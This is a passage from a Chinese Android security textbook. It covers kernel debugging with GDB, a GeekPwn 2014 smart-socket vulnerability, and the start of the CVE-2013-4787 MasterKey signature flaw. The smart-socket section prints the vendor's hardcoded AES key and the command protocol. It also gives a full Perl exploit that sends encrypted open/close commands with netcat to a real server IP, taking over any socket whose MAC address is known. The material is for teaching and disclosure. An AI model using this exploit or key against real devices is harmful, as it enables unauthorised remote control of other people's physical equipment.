/Volumes/Macintosh/Users/riusksk/Android-Security/android_source/kernel/goldfish
$ git  branch -a
* master
  remotes/origin/HEAD -> origin/master
  remotes/origin/android-3.10
  remotes/origin/android-3.4
  remotes/origin/android-goldfish-2.6.29
  remotes/origin/android-goldfish-3.10
  remotes/origin/android-goldfish-3.10-m-dev
  remotes/origin/android-goldfish-3.4
  remotes/origin/linux-goldfish-3.0-wip
  remotes/origin/master
```

```
选择 3.4 内核版本进行下载：
riusksk@MacBook
/Volumes/Macintosh/Users/riusksk/Android-Security/android_source/kernel/goldfish
$ git checkout -t remotes/origin/android-goldfish-3.4 -b goldfish3.4
正在检出文件: 100% (38915/38915), 完成。
分支 goldfish3.4 设置为跟踪来自 origin 的远程分支 android-goldfish-3.4。
切换到一个新分支 'goldfish3.4'
```

（2）确保Android NDK已添加到环境变量，以便可以直接使用交叉编译器 arm-linux-androideabi-gcc：

```
export PATH=$PATH:ANDROID_NDK_HOME/toolchains/arm-linux-androideabi-4.8/prebuilt/darwin-x86_64/bin
```

（3）设置环境变量，开始编译相关配置文件：

```
export ARCH=arm
export SUBARCH=arm
export CROSS_COMPILE=arm-eabi-
make goldfish_armv7_defconfig
```

（4）增加内核配置选项，修改goldfish/.config配置文件，确保以下几项配置已开启：

```
CONFIG_HIGHMEM=y  #允许设置模拟器内存
CONFIG_DEBUG_INFO=y #显示 vmlinux 符号
CONFIG_DEBUG_KERNEL=y #开启内核调试
CONFIG_KGDB=y #开启 kgdb
```

（5）开始编译内核，10分钟左右可编译完成：

```
riusksk@MacBook  /Volumes/Macintosh/Users/riusksk/Android-Security/android_source/kernel/goldfish $ make
……
Kernel: arch/arm/boot/zImage is ready
```

在Mac系统上可能会遇到以下错误：

```
scripts/mod/mk_elfconfig.c:4:10: fatal error: 'elf.h' file not found
#include <elf.h>
        ^
1 error generated.
make[2]: *** [scripts/mod/mk_elfconfig] Error 1
make[1]: *** [scripts/mod] Error 2
make: *** [scripts] Error 2
```

可以采用以下方式解决：

```
sudo cp /Volumes/android/android-4.4_r1/external/elfutils/libelf/elf.h /usr/include/elf.h
```

（6）用编译好的内核启动模拟器（可以添加-no-window选项以不显示模拟器），如图10-36所示，并开启GDB调试。

```
emulator  -verbose -show-kernel -kernel ./arch/arm/boot/zImage -memory 1024 -qemu -s -S
```



图10-36　用已编译的内核启动Android模拟器

（7）开启另一个终端连接默认监听端口1234，它会自动加载符号，然后就可以用GDB进行内核源码调试了。

```
riusksk@MacBook
/Volumes/Macintosh/Users/riusksk/Android-Security/android_source/kernel/goldfish ‹›
‹goldfish3.4*›
$ arm-linux-androideabi-gdb ./vmlinux
GNU gdb (GDB) 7.3.1-gg2
Copyright (C) 2011 Free Software Foundation, Inc.
```

```
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "--host=x86_64-apple-darwin --target=arm-linux-android".
For bug reporting instructions, please see:
<http://source.android.com/source/report-bugs.html>...
Reading symbols from
/Volumes/Macintosh/Users/riusksk/Android-Security/android_source/kernel/goldfish/vmlinu
x...done.
gdb$ target remote :1234
Error while running hook_stop:
No symbol "disassembly" in current context.
0x00000000 in ?? ()
gdb$ c
^C
Program received signal SIGINT, Interrupt.
Error while running hook_stop:
No symbol "disassembly" in current context.
__delay () at arch/arm/lib/delay.S:48
48          subs r0, r0, #1
gdb$ list
43 * Oh, if only we had a cycle counter...
44 */
45
46 @ Delay routine
47 ENTRY(__delay)
48          subs r0, r0, #1
49 #if 0
50          movls pc, lr
51          subs r0, r0, #1
52          movls pc, lr
gdb$ disass
Dump of assembler code for function __delay:
=> 0xc01d0d24 <+0>: subs r0, r0, #1
   0xc01d0d28 <+4>: bhi 0xc01d0d24 <__delay>
   0xc01d0d2c <+8>: mov pc, lr
End of assembler dump.
```

到这里，我们可以开始进行Android内核源码的调试之旅了。

10.4 智能插座漏洞分析

10.4.1 漏洞描述

在GeekPwn 2014智能硬件破解大赛上，笔者正是拿本节发现的其智能插座漏洞参赛的，如图10-37所示。这款智能插座存在多个漏洞，其中一个可以远程控制智能插座的开关，由于其他通信使用的加密密钥被明文存储在APK包中，导致可通过逆向手段获取，然后用它对操作命令进行加密后发送给服务端实现控制，返回的响应包也同样可以用前面获取的密钥解密出来。参加比赛前准备了一个灯泡矩阵，就是在智能插座上放置灯泡，然后开发一个Android应用控制灯的亮灭，从而实现“走马观灯”的小游戏，感觉比较有极客之感。虽然最终实现了，但在会场由于各种原因，插座无法连上Wi-Fi完成所有配置，最后只完成单个灯泡的演示。




图10-37 GeekPwn 2014参赛现场

10.4.2 静态逆向分析

用JEB分析某款智能插座的APK包，找到启动时的主Activity（即启动界面），查看android.intent.action.MAIN与android.intent.Category.LAUNCHER所对应的Activity（即首个启动的Activity），此处找到的是hangzhou.kankun.LoadingActivity，如图10-38所示。




图10-38　智能插座应用的启动Acitivity

双击左侧栏的LoadingActivity可直接查看其对应的Smali代码（如图10-39所示），此时再按下Tab键即可得到Java反编译代码，如图10-40所示。从代码中可以发现，它启动另一个activity:SmartwifiActivity，接着双击它进入其对应的Java反编译代码，在其run函数里可以看到它调用jnic.encode对传送命令进行加密处理，如图10-41所示。




图10-39　LoadingActivity对应的smali代码




图10-40　LoadingActivity的Java反编译代码



```
public void run() {
    String v19;
    String v20;
    int v23;
    Message v16;
    int v5;
    int v6;
    SmartwifiActivity.this.findMac = false;
    SmartwifiActivity.this.finddirectmac = false;
    SmartwifiActivity.this.getdirectmac = false;
    SharedPreferences v28 = SmartwifiActivity.this.getSharedPreferences("encrypt_info", 0);
    this.psd = v28.getString("encrypt_en", "");
    if(this.psd.equals("")) {
        this.psd = "nopassword";
    }
    else if(this.psd.equals("enable")) {
        this.psd = v28.getString("first", "");
    }
    else {
        this.psd = "nopassword";
    }

    this.cmd = "phone%changename%" + this.psd;
    byte[] v2 = SmartwifiActivity.this.jnic.encode(this.cmd, this.cmd.length());   // 对传送命令进行加密
    SmartwifiActivity.this.wifiAdmin.addNetwork(SmartwifiActivity.this.wifiAdmin.CreateWifiInfo(
            "OK_SP3", "", 1, 0));
    Object v3 = SmartwifiActivity.this.getSystemService("connectivity");
    if(SmartwifiActivity.this.configBack) {
        return;
    }
```

图10-41　run函数对传送命令进行加密处理

双击“jnic”可以找到它的定义代码，发现它是个WifiJniC对象：

```
WifiJniC jnic;
```

双击“WifiJniC”可直接查看它的反编译代码，发现它主要用于加载libNDK_03.so链接库（如图10-42所示），其中的encode与decode就是负责实现命令的加解密。

```java
package hangzhou.kankun;

public class WifiJniC {
    private static final String libSoName = "NDK_03";

    static {
        System.loadLibrary("NDK_03");
    }

    public WifiJniC() {
        super();
    }

    public native int add(int arg1, int arg2) {
    }

    public native String codeMethod(String arg1) {
    }

    public native String decode(byte[] arg1, int arg2) {
    }

    public native byte[] encode(String arg1, int arg2) {
    }
}
```

图10-42 WifiJniC类定义

用IDA加载APK包中的libNDK_03.so（如图10-43所示），找到encode对应的函数java_hangzhou_ kankun_WifiJniC_encode，这些从函数名看都很好定位，如果有ARM版的F5插件则可以更方便地得到函数对应的C代码，如图10-44所示。




图10-43 APK包中的libNDK_03.so链接库

```c
int __fastcall Java_hangzhou_kankun_WifiJniC_encode(JNIEnv *env, jobject obj, jstring jstr, jint len)
{
  JNIEnv *v4; // r4@1
  int v5; // r7@1
  unsigned __int8 *v6; // r6@1
  unsigned __int8 *v7; // r5@1
  int v8; // r7@1
  int v10; // [sp+Ch] [bp-1Ch]@1

  v4 = env;
  v5 = len;
  v6 = Jstring2CStr(env, jstr);
  v7 = (unsigned __int8 *)malloc(0x80u);
  v10 = 0;
  EncryptData(v6, v5, v7, 128, &v10);
  v8 = ((int (__fastcall *)(_DWORD, _DWORD))(*v4)->NewByteArray)(v4, v10);
  ((void (__fastcall *)(_DWORD, _DWORD, _DWORD, _DWORD))(*v4)->SetByteArrayRegion)(v4, v8, 0, v10);
  free(v6);
  free(v7);
  return v8;
}
```

图10-44 Java_hangzhou_kankun_WifiJniC_encode函数

其中的EncryptData就是真正用于加密的函数，它主要使用256位AES加密发送包数据，KEY值为字符串“fdsl;mewrjope456fds4fbvfnjwaugfo”，循环对每16字节进行加密，不足16位的用\x00填充，如图10-45所示。

```
    memset(pucOutputData, 0, nOutputsize);
    *(_DWORD *)szKey = 0x6C736466;
    *(_DWORD *)&szKey[4] = 0x77656D3B;
    *(_DWORD *)&szKey[8] = 0x706F6A72;
    *(_DWORD *)&szKey[12] = 0x36353465;
    *(_DWORD *)&szKey[16] = 0x34736466;
    *(_DWORD *)&szKey[20] = 0x66766266;
    *(_DWORD *)&szKey[24] = 0x61776A6E;          // AES加密密钥
    *(_DWORD *)&szKey[28] = 0x6F666775;
    v17 = &ctx;
    aes_set_key(&ctx, szKey, 256);
    v16 = v7 / 16;                                // 循环处理每16字节
    *pnOutPutLen = v7;
  }
  if ( v16 > 0 )
  {
    v12 = v6;
    v13 = v5;
    v14 = 0;
    do
    {
      *(_DWORD *)&szData[12] = 0;
      *(_DWORD *)&szData[4] = 0;
      *(_DWORD *)&szData[8] = 0;
      *(_DWORD *)szData = 0;
      memcpy(szData, v13, 16u);
      aes_encrypt(v17, szData);
      memcpy(v12, szData, 16u);
      ++v14;
      v13 = (char *)v13 + 16;
      v12 = (char *)v12 + 16;
    }
    while ( v14 != v16 );
  }
  result = 1;
```

图10-45 明文密钥泄露

正是由于AES密钥的泄露，我们才能对发送的操作指令任意进行加解密，同时服务端也没有校验指令发送方的合法性，导致可以任意地远程控制智能插座的开关。笔者通过WireShark抓取发送指令的加密包，然后用上面得到的AES密钥进行解密，从而得到操作指令内容。

笔者用Perl实现解密过程，具体代码如下：

```
my $key = "fdsl;mewrjope456fds4fbvfnjwaugfo";
my $cipher = new Crypt::OpenSSL::AES($key);

# 操作指令解密函数
sub decrypt{

    my $decrypt_str = "";
    my $data = $_[0];
    $data = pack('H*',$data);    # 将 hex 转换成字符串
```

```
    my $len = length($data);
    #print"解密长度: ".$len."\n";
    my $v7 = $len / 16;
    my $v8 = 0;
    my $v9 = 0;

    do{
        my $str_16 = substr($data, $v8, 16);
        $decrypt_str .= $cipher->decrypt($str_16);
        $v8 += 16;
        ++$v9;
    }while ($v7 > $v9);

    return $decrypt_str;
}
```

比如开启插座的操作命令（关闭插座的命令类似），要完成以下步骤：

（1）发送开启指令，其内容格式如下：

```
"wan_phone%" +  mac 地址 +  "%nopassword%" +命令（open/close 等）+ "%request"
```

（2）服务端返回5位随机数，接着拿此随机数构造确认指令，发送给服务端，内容格式如下：

```
 "wan_phone%" +  mac 地址 +  "%nopassword%" + "confirm" +随机数+ "%request"
```

10.4.3 利用漏洞控制网络上的任意插座

有了前面的逆向分析，获取到AES密钥之后，我们就可以任意发送操作指令，比如开启插座、关闭插座、定时、开启Wi-Fi中继等其他该插座提供的所有功能。完整的漏洞利用代码如下：

```
#!/usr/bin/ perl

# 作者：riusksk
# 日期：2014 年 8 月 13 日
# 描述：实现某智能插座的远程控制

use utf8;
use Cwd;
use Getopt::Long;
use IO::Socket::INET;
use Crypt::OpenSSL::AES;
```

```
binmode(STDOUT,':utf8');

my ($mac, $fun, $help);

GetOptions(
    'm=s' => \$mac,
    'f=s' => \$fun,
    'h!'  => \$help,
);


if(!defined $mac && !defined $fun || defined $help){

    print "\n";
    print "   Usage：perl kPlugExp.pl -m [MAC 地址] -f [open/close]\n\n";
    print "\t -m\t 智能插座的 Mac 地址\n";
    print "\t -f\t 操作功能，比如 open（打开插座）、close（关闭插座）\n";
    print "\t -h\t 帮助信息\n\n";
    exit;
}

if($fun eq "open"){
    print "[*] 开启插座\n";
}
if($fun eq "close"){
    print "[*] 关闭插座\n";
}

my $key = "fdsl;mewrjope456fds4fbvfnjwaugfo";
my $cipher = new Crypt::OpenSSL::AES($key);

# 操作指令解密函数
sub decrypt{

    my $decrypt_str = "";
    my $data = $_[0];
    $data = pack('H*',$data);    # 将 hex 转换成字符串
    my $len = length($data);
    #print"解密长度：".$len."\n";
    my $v7 = $len / 16;
    my $v8 = 0;
```

```
    my $v9 = 0;

    do{
        my $str_16 = substr($data, $v8, 16);
        $decrypt_str .= $cipher->decrypt($str_16);
        $v8 += 16;
        ++$v9;
    }while ($v7 > $v9);

    return $decrypt_str;
}

# 操作指令加密函数
sub encrypt{

    my $v16;
    my $encrypt_str = "";
    my $data = $_[0];
    my $len = length($data);
    #print "len=".$len."\n";

    # 长度非 16 的倍数时
    if($len & 0xF){
        my $v8 = ($len >> 0x1F) >> 0x1C;
        my $v10 = $len + $v8;
        my $v11 = $len + 0x10 - (($v10 & 0xF) - $v8);

        if($v11 > 128){
            print"字符串长度过大\n";
            exit;
        }
        $v16 = ($v10 >> 4) + 1;
        #print "v16 = $v16\n";
    }
    # 长度为 16 的倍数时
    else{
        if($len > 128){
            print("字符串长度过大\n");
            exit;
        }
        $v16 = $len / 16;
```

```
    }

    my $v12 = 0;
    my $v9 = 0;

    if($v16 > 0){
        do{
            my $str_16 = substr($data, $v12, 16);
            #print "明文：$str_16\n";
            my $num = 16 - length($str_16);
            if($num > 0){
                $str_16 .= "\x00" x $num;    # 不足 16 位的用 0x00 填充
            }
            $encrypt_str .= $cipher->encrypt($str_16);
            #print "加密：$encrypt_str\n";
            $v12 += 16;
            ++$v9;
        }while ($v9 != $v16);
    }

    return $encrypt_str;
}

# 发送开启命令
my $plaintext1 = "wan_phone%".lc($mac)."%nopassword%".$fun."%request";
print"[*] 发送指令：$plaintext1\n";
my $encrypted = &encrypt($plaintext1);
open(FD, ">test1") or die "文件打开失败！\n";
print FD $encrypted;

if(0 == fork()){
    `nc -u 115.29.14.58 45398  < test1 > rep1`;
    exit;
}
sleep(2);
my $cwd = getcwd();
open(FILE1, "$cwd/rep1") or die "文件打开失败！\n";

my $cmd1;
my $filestr1;
foreach $filestr1 (<FILE1>){
```

```
    $cmd1 .= unpack("H*",$filestr1);
};

#print $cmd1."\n";

my $decrypt_data = &decrypt($cmd1);
print"[*] 响应数据：".$decrypt_data."\n";

# 从响应数据中获取分配的 ID 值
my @id1 = split("#",$decrypt_data);
my @id2 = split("%", $id1[1]);
my $id = $id2[0];
#print"id=$id\n";
my $plaintext2 = "wan_phone%".lc($mac)."%nopassword%confirm#".$id."%request";
print"[*] 发送指令：$plaintext2\n";
my $encrypted = &encrypt($plaintext2);
open(FD, ">test2") or die "文件打开失败！\n";
print FD $encrypted;

# 发送确认指令
if(0 == fork()){
    `nc -u 115.29.14.58 45398  < test2 > rep2`;
    exit;
}

sleep(1);
open(FILE2, "$cwd/rep2") or die "文件打开失败！\n";

my $filestr2;
my $cmd2;
foreach $filestr2 (<FILE2>){
    $cmd2 .= unpack("H*",$filestr2);
}
my $decrypt_data2 = &decrypt($cmd2);
print"[*] 响应数据：".$decrypt_data2."\n";

if ( (index($decrypt_data2,"open") > 0) || (index($decrypt_data2,"close") > 0)){
    print "[*] 操作成功！\n";
}
else{
    print "[*] 操作失败！\n";
}
```

运行效果如图10-46所示。




图10-46 某智能插座漏洞利用工具kPlugExp

10.4.4 总结

本节以智能设备的Android应用漏洞为例，讲解了Android应用中的Java层与C/C++层的逆向分析技巧，同时也从Android应用延伸到智能设备漏洞上，这也进一步反映出手机平台上的漏洞将间接影响到未来的物联网，使得原有的虚拟世界能够影响到真实物理世界，未来它的漏洞危害也可能被扩大化。

10.5 CVE-2013-4787 Android系统签名漏洞

10.5.1 漏洞描述

2013年7月初，国外著名安全公司Bluebox对外曝光Android存在严重的安全漏洞，99%的Android设备均受影响。攻击者可在不破解加密签名的前提下修改合规APK包的代码，使得在安装重打包后的恶意软件不会被用户察觉到，从而执行特定的恶意操作。Bluebox公司的漏洞发现者已在BlackHat 2013 USA大会上分享了关于该漏洞的细节，主要问题在于解析ZIP压缩包中同名文件时存在问题，而非Android签名机制本身的问题，但利用漏洞可以绕过签名验证。Android系统共被曝光了3个签名漏洞，本节讲解的是第1个签名漏洞，也叫MasterKey漏洞。

10.5.2　Android签名机制

在分析漏洞前，先来看下Android系统自身的签名验证机制。正常情况下，签名后的APK包会在/META-INF目录下生成以下3个文件：CERT.RSA（也可能是DSA或EC后缀名）、CERT.SF和MANIFEST.MF，如图10-47所示。

```
riusksk@MacBook:~/Downloads/zhifubaoqianbao_73/META-INF$ ll
total 280
-rwxr-xr-x@ 1 riusksk  staff    922  2 15 14:31 CERT.RSA
-rwxr-xr-x@ 1 riusksk  staff  66899  2 15 14:31 CERT.SF
-rwxr-xr-x@ 1 riusksk  staff  66846  2 15 14:31 MANIFEST.MF
```

图10-47　APK包中的签名文件

MANIFEST.MF：保存除META-INF文件以外其他各文件的SHA-1+base64编码后的值，如图10-48所示。

```
┌─riusksk@MacBook  ~/Downloads/HwVPlayer/META-INF
└─➤$ more MANIFEST.MF
Manifest-Version: 1.0
Created-By: 1.0 (Android)

Name: res/layout/cs_findpwd_email.xml
SHA1-Digest: //dOKyrM6GOtwFD5X2npuvHuu1w=

Name: res/drawable-hdpi/btn_dts_selected.png
SHA1-Digest: 3+7AMcOi1G9OFEMC2mS/UMQORo0=

Name: res/drawable-hdpi/btn_dts_selected_pressed.png
SHA1-Digest: t4YO2SNbBAQsJQ6x0v8wFDNWz+A=

Name: res/drawable-xhdpi/cs_verify_email.png
SHA1-Digest: C6mYzb9pzZqMhJq0lanQ/8W0HMU=

Name: res/drawable-hdpi/btn_airsharing_normal.png
SHA1-Digest: 9R6e7Yuh7LYx6ZSbOfewCwxOXMM=

Name: res/drawable-xxhdpi/sub_tab_normal_left.9.png
SHA1-Digest: tZDCcs6IIJzMz7yxtTw4bjMw2PA=
```

图10-48　MANIFEST.MF文件

CERT.SF：在SHA1-Digest-Manifest中保存MANIFEST.MF文件的SHA-1+base64编码后的值，在后面的各项SHA1-Digest中保存MANIFEST.MF各子项内容SHA-1+Base64编码后的值，如图10-49所示。

```
┌─riusksk@MacBook  ~/Downloads/HwVPlayer/META-INF ‹›
└─➤$ more CERT.SF
Signature-Version: 1.0
Created-By: 1.0 (Android)
SHA1-Digest-Manifest: 4ZwEISTL38K94Yb4M33XEolVixE=

Name: res/layout/cs_findpwd_email.xml
SHA1-Digest: sWWcN3PBCqAuIL8MEgPXFCwD4xI=

Name: res/drawable-hdpi/btn_dts_selected.png
SHA1-Digest: rRs2e3gL3Ih9Tu7JOTK9mlsDTJA=

Name: res/drawable-hdpi/btn_dts_selected_pressed.png
SHA1-Digest: OpOrJu1MrmI34pqpZcbcwWW6wHc=

Name: res/drawable-xhdpi/cs_verify_email.png
SHA1-Digest: 1+VNQVx2vnc7mCNq7E1aAvKmn2c=

Name: res/drawable-hdpi/btn_airsharing_normal.png
SHA1-Digest: WS2Ruc21FkQgp1TyCO/U9WTzvf4=
```

图10-49　CERT.SF文件

CERT.RSA/DSA/EC：保存用私钥计算出CERT.SF文件的数字签名、证书发布机构、有效期、公钥、所有者、签名算法等信息，如图10-50所示。

```
┌─riusksk@MacBook  ~/Downloads/HwVPlayer/META-INF ‹›
└─➤$ openssl pkcs7 -inform DER -in CERT.RSA -noout -print_certs -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 1383037282 (0x526f7962)
    Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=CN, ST=Guangdong, L=Shengzhen, O=Huawei, OU=TerminalCompany, CN=AndroidTeam/emailAddress=mobile@h
uawei.com
        Validity
            Not Before: Oct 29 09:01:22 2013 GMT
            Not After : Oct 24 09:01:22 2033 GMT
        Subject: C=CN, ST=Guangdong, L=Shengzhen, O=Huawei, OU=TerminalCompany, CN=AndroidTeam/emailAddress=mobile@
huawei.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (1024 bit)
                Modulus:
                    00:83:99:ee:9d:19:23:67:3c:af:c8:6e:aa:13:ef:
                    87:3b:2b:ed:00:dc:2c:e8:30:35:c0:a2:31:5c:80:
                    de:26:44:dd:f4:e4:d1:ab:25:6c:19:92:49:c3:9d:
                    b1:11:31:37:97:5c:35:17:78:37:e6:f3:89:24:f5:
                    ac:cb:13:fc:c7:3e:74:5d:f9:70:ef:9e:0d:d8:e4:
                    f5:c1:85:59:72:b4:9b:b5:5b:77:1e:20:bc:97:56:
                    c4:89:f1:20:95:13:ce:b5:f9:b2:51:b1:b9:2f:f6:
                    4b:ef:44:d2:06:51:72:7e:1d:52:ff:e7:22:fb:90:
                    23:94:a6:45:81:74:43:73:e9
                Exponent: 65537 (0x10001)
    Signature Algorithm: sha1WithRSAEncryption
         29:24:8e:7c:19:ba:83:0b:26:d4:03:18:b0:76:04:6c:e0:0a:
         f6:80:a1:fc:7c:4f:7e:a5:44:d1:4a:19:97:f3:23:b7:b6:d9:
         5a:47:d6:d2:8c:c7:71:e7:65:53:09:65:1c:01:3e:03:1f:15:
         63:e4:72:79:6a:e6:65:36:f0:88:5f:d9:b2:b2:d5:44:57:25:
         05:35:98:4a:3f:80:59:ff:73:68:1a:d7:56:0d:fc:b6:9a:65:
         66:fc:56:56:bf:af:48:09:69:68:d9:6a:f4:2e:b1:51:98:f7:
         26:c2:11:c1:4f:1a:76:1f:8b:56:93:70:af:7c:8c:86:11:88:
         e9:ab
```

图10-50　CERT.RSA内容

下面从Android源码层分析其签名验证的原理，对应的源码位于：http://osxr.org/android/source/libcore/luni/src/main/java/java/util/jar/JarVerifier.java。

（1）读取DSA/RSA/EC后缀的签名证书文件，然后调用verifyCertificate进行验证，此处并无限制文件名，因此将CERT.RSA改成CERT123.RSA依然有效，但SF文件得跟RSA文件等签名证书文件同名，如图10-51所示。

```
    synchronized boolean readCertificates() {
        if (metaEntries == null) {
            return false;
        }
        Iterator<String> it = metaEntries.keySet().iterator();
        while (it.hasNext()) {
            String key = it.next();
            if (key.endsWith(".DSA") || key.endsWith(".RSA") || key.endsWith(".EC")) {
                verifyCertificate(key);
                // Check for recursive class load
                if (metaEntries == null) {
                    return false;
                }
                it.remove();
            }
        }
        return true;
    }
```

图10-51　readCertificates函数

（2）读取SF（与后面证书同名）与RSA/DSA/EC文件的内容，再调用verifySignature进行校验，如图10-52所示。

```
    private void verifyCertificate(String certFile) {
        // Found Digital Sig, .SF should already have been read
        String signatureFile = certFile.substring(0, certFile.lastIndexOf('.')) + ".SF";
        byte[] sfBytes = metaEntries.get(signatureFile);
        if (sfBytes == null) {
            return;
        }

        byte[] manifest = metaEntries.get(JarFile.MANIFEST_NAME);
        // Manifest entry is required for any verifications.
        if (manifest == null) {
            return;
        }

        byte[] sBlockBytes = metaEntries.get(certFile);
